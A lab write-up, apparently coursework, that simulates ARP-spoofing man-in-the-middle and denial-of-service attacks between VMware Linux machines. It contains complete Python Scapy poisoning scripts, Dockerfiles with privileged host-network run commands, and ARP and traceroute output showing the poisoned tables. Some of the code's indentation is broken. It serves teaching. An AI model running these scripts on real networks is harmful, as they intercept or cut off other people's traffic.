

Objective:

To simulate a Man in the Middle (MitM) attack and Denial of Service (DoS) attack between two Linux systems on VMware. One Linux system will be a Web Server and another system will be a Client trying to access the web page of that server. A separate Linux system will be the attacker hosting and executing Docker containers that will contain the required python scripts to perform the attack

Scapy Script for Man in the Middle (MitM) attack:

```
from scapy.all import *

import sys
import os
import time

try:
    interface = "ens33"
    victimIP = "192.168.10.100"
    gateIP = "192.168.10.50"
except KeyboardInterrupt:
    print "\n[*] User Requested Shutdown"
    print "[*] Exiting..."
    sys.exit(1)

print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

def get_mac(IP):
    conf.verb = 0
    ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2, iface = interface, inter = 0.1)
    for snd,rcv in ans:
        return rcv.sprintf(r"%Ether.src% ")
```

```
def reARP():
```

```
    print "\n[*] Restoring Targets..."
    victimMAC = get_mac(victimIP)
    gateMAC = get_mac(gateIP)
    send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
victimMAC), count = 7)
    send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
gateMAC), count = 7)
    print "[*] Disabling IP Forwarding..."
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
    print "[*] Shutting Down..."
    sys.exit(1)
```

```
def trick(gm, vm):
```

```
    send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst= vm))
    send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst= gm))
```

```
def mitm():
```

```
    try:
        victimMAC = get_mac(victimIP)
    except Exception:
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[!] Couldn't Find Victim MAC Address"
        print "[!] Exiting..."
        sys.exit(1)
    try:
        gateMAC = get_mac(gateIP)
```

```

except Exception:
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
    print "[!] Couldn't Find Gateway MAC Address"
    print "[!] Exiting..."
    sys.exit(1)
print "[*] Poisoning Targets..."
while 1:
    try:
        trick(gateMAC, victimMAC)
        time.sleep(1.5)
    except KeyboardInterrupt:
        reARP()
        break
mitm()

```

Scapy Script for Denial of Service (DoS) attack:

```

from scapy.all import *
import sys
import os
import time

try:
    interface = "ens33"
    victimIP = "192.168.10.100"
    gateIP = "192.168.10.50"
except KeyboardInterrupt:
    print "\n[*] User Requested Shutdown"
    print "[*] Exiting..."

```

```

sys.exit(1)

print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")

def get_mac(IP):
    conf.verb = 0
    ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2, iface =
interface, inter = 0.1)
    for snd,rcv in ans:
        return rcv.sprintf(r"%Ether.src%")

def reARP():
    print "\n[*] Restoring Targets..."
    victimMAC = get_mac(victimIP)
    gateMAC = get_mac(gateIP)
    send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
victimMAC), count = 7)
    send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
gateMAC), count = 7)
    print "[*] Disabling IP Forwarding..."
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
    print "[*] Shutting Down..."
    sys.exit(1)

def trick(gm, vm):
    send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst= vm))
    send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst= gm))

```

```

def mitm():
    try:
        victimMAC = get_mac(victimIP)
    except Exception:
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[!] Couldn't Find Victim MAC Address"
        print "[!] Exiting..."
        sys.exit(1)

    try:
        gateMAC = get_mac(gateIP)
    except Exception:
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[!] Couldn't Find Gateway MAC Address"
        print "[!] Exiting..."
        sys.exit(1)

    print "[*] Poisoning Targets..."

    while 1:
        try:
            trick(gateMAC, victimMAC)
            time.sleep(1.5)
        except KeyboardInterrupt:
            reARP()
            break

    mitm()

```

Contents of Docker File (MitM):

FROM python:2.7

ADD mitm_backup.py /

RUN pip install scapy

CMD ["python", "./mitm_backup.py"]

Contents of Docker File (Dos):

FROM python:2.7

ADD mitm_dos.py /

RUN pip install scapy

CMD ["python", "./mitm_dos.py"]

Commands to build Docker containers:

sudo docker build -t python-mitm .

sudo docker build -t python-dos .


Commands to run the Docker containers:

sudo docker run --network="host" --privileged python-mitm

sudo docker run --network="host" --privileged python-dos

Output:

ARP table of the client (before any attack):



The screenshot shows a terminal window with the following output:

```
santhoshvijay@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.50 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::3021:11b0:eb32:1af81 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c7:5b:2b txqueuelen 1000 (Ethernet)
    RX packets 5782 bytes 558589 (558.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1073 bytes 94407 (94.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 50126 bytes 3875080 (3.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 50126 bytes 3875080 (3.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

santhoshvijay@ubuntu:~$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.10.100	ether	00:0c:29:87:93:fa	C		ens33
192.168.10.200	ether	00:0c:29:13:22:fe	C		ens33

santhoshvijay@ubuntu:~\$

ARP table of the server (before any attack):

```
Activities Terminal Fri 19:34
santhoshvijay@ubuntu: ~
santhoshvijay@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.100 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::17f:adfb:b023:1bcc prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:87:93:fa txqueuelen 1000 (Ethernet)
    RX packets 9020 bytes 7239346 (7.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 902 bytes 98197 (98.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.57.135 netmask 255.255.255.0 broadcast 192.168.57.255
    inet6 fe80::f28b:a10e:38af:54f2 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:87:93:04 txqueuelen 1000 (Ethernet)
    RX packets 8074 bytes 5724872 (5.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3405 bytes 390883 (390.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 5560 bytes 436102 (436.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5560 bytes 436102 (436.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

santhoshvijay@ubuntu:~$ arp
Address HWtype Hwaddress Flags Mask Iface
192.168.10.200 ether 00:0c:29:13:22:fe C ens38
_gateway ether 00:10:56:f9:cf:b5 C ens33
_gateway (incomplete) ens33
_gateway ether 00:50:56:f9:cf:b5 C ens38
192.168.57.254 ether 00:10:56:f9:d2:87 C ens38
192.168.10.50 ether 00:0c:29:13:22:fe C ens38
192.168.10.50 ether 00:0c:29:c7:5b:2b C ens33
santhoshvijay@ubuntu:~$
```


ARP table and traceroute of Client (MitM attack):

```
Activities Terminal Fri 19:14
santhoshvijay@ubuntu: ~
santhoshvijay@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.50 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::3621:11b0:eb32:af81 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c7:5b:2b txqueuelen 1000 (Ethernet)
    RX packets 5033 bytes 512424 (512.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 978 bytes 88050 (88.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 43693 bytes 3376823 (3.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43693 bytes 3376823 (3.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

santhoshvijay@ubuntu:~$ arp
Address HWtype Hwaddress Flags Mask Iface
192.168.10.100 ether 00:0c:29:13:22:fe C ens33
192.168.10.200 ether 00:0c:29:13:22:fe C ens33
santhoshvijay@ubuntu:~$ traceroute 192.168.10.100
traceroute to 192.168.10.100 (192.168.10.100), 64 hops max
 1 192.168.10.200 0.559ms 0.504ms 0.504ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
^C
santhoshvijay@ubuntu:~$
```


Web browser of Client (MitM attack):



ARP table of Server (MitM attack):



ARP table and traceroute of Client (DoS attack):

```
Activities Terminal Fri 19:23
santhoshvijay@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.50 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::3021:11b0:eb32:af81 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c7:5b:2b txqueuelen 1000 (Ethernet)
    RX packets 5417 bytes 536352 (536.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1018 bytes 90689 (90.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 45550 bytes 3512984 (3.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45550 bytes 3512984 (3.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


santhoshvijay@ubuntu:~$ arp

```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.10.100	ether	00:0c:29:13:22:fe	C		ens33
192.168.10.200	ether	00:0c:29:13:22:fe	C		ens33

```
santhoshvijay@ubuntu:~$ traceroute 192.168.10.100
traceroute to 192.168.10.100 (192.168.10.100), 64 hops max
 1 * * *
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
^C
santhoshvijay@ubuntu:~$
```

Web Browser of Client (DoS attack):



ARP table and traceroute of server (DoS attack):

```
Activities Terminal Fri 19:25 santhoshvijay@ubuntu:~  
santhoshvijay@ubuntu:~$ ifconfig  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.10.100 netmask 255.255.255.0 broadcast 192.168.10.255  
    inet6 fe80::17f:adfb:b023:1bcc prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:87:93:fa txqueuelen 1000 (Ethernet)  
    RX packets 9477 bytes 7230087 (7.2 MB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 873 bytes 96378 (96.3 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.57.135 netmask 255.255.255.0 broadcast 192.168.57.255  
    inet6 fe80::f24b:310e:38af:54f2 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:87:93:04 txqueuelen 1000 (Ethernet)  
    RX packets 8432 bytes 5707656 (5.7 MB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 3433 bytes 385819 (385.8 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 5526 bytes 433020 (433.0 KB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 5526 bytes 433020 (433.0 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
santhoshvijay@ubuntu:~$ arp  
Address HWtype HWaddress Flags Mask Iface  
192.168.10.200 ether 00:0c:29:13:22:fe C ens38  
_gateway ether 00:50:56:f9:cf:b5 C ens33  
192.168.10.200 ether 00:0c:29:13:22:fe C ens33  
_gateway (incomplete)  
_gateway ether 00:50:56:f9:cf:b5 C ens38  
192.168.57.254 ether 00:50:56:f6:d2:87 C ens38  
192.168.10.50 ether 00:0c:29:13:22:fe C ens38  
192.168.10.50 ether 00:0c:29:13:22:fe C ens33  
santhoshvijay@ubuntu:~$
```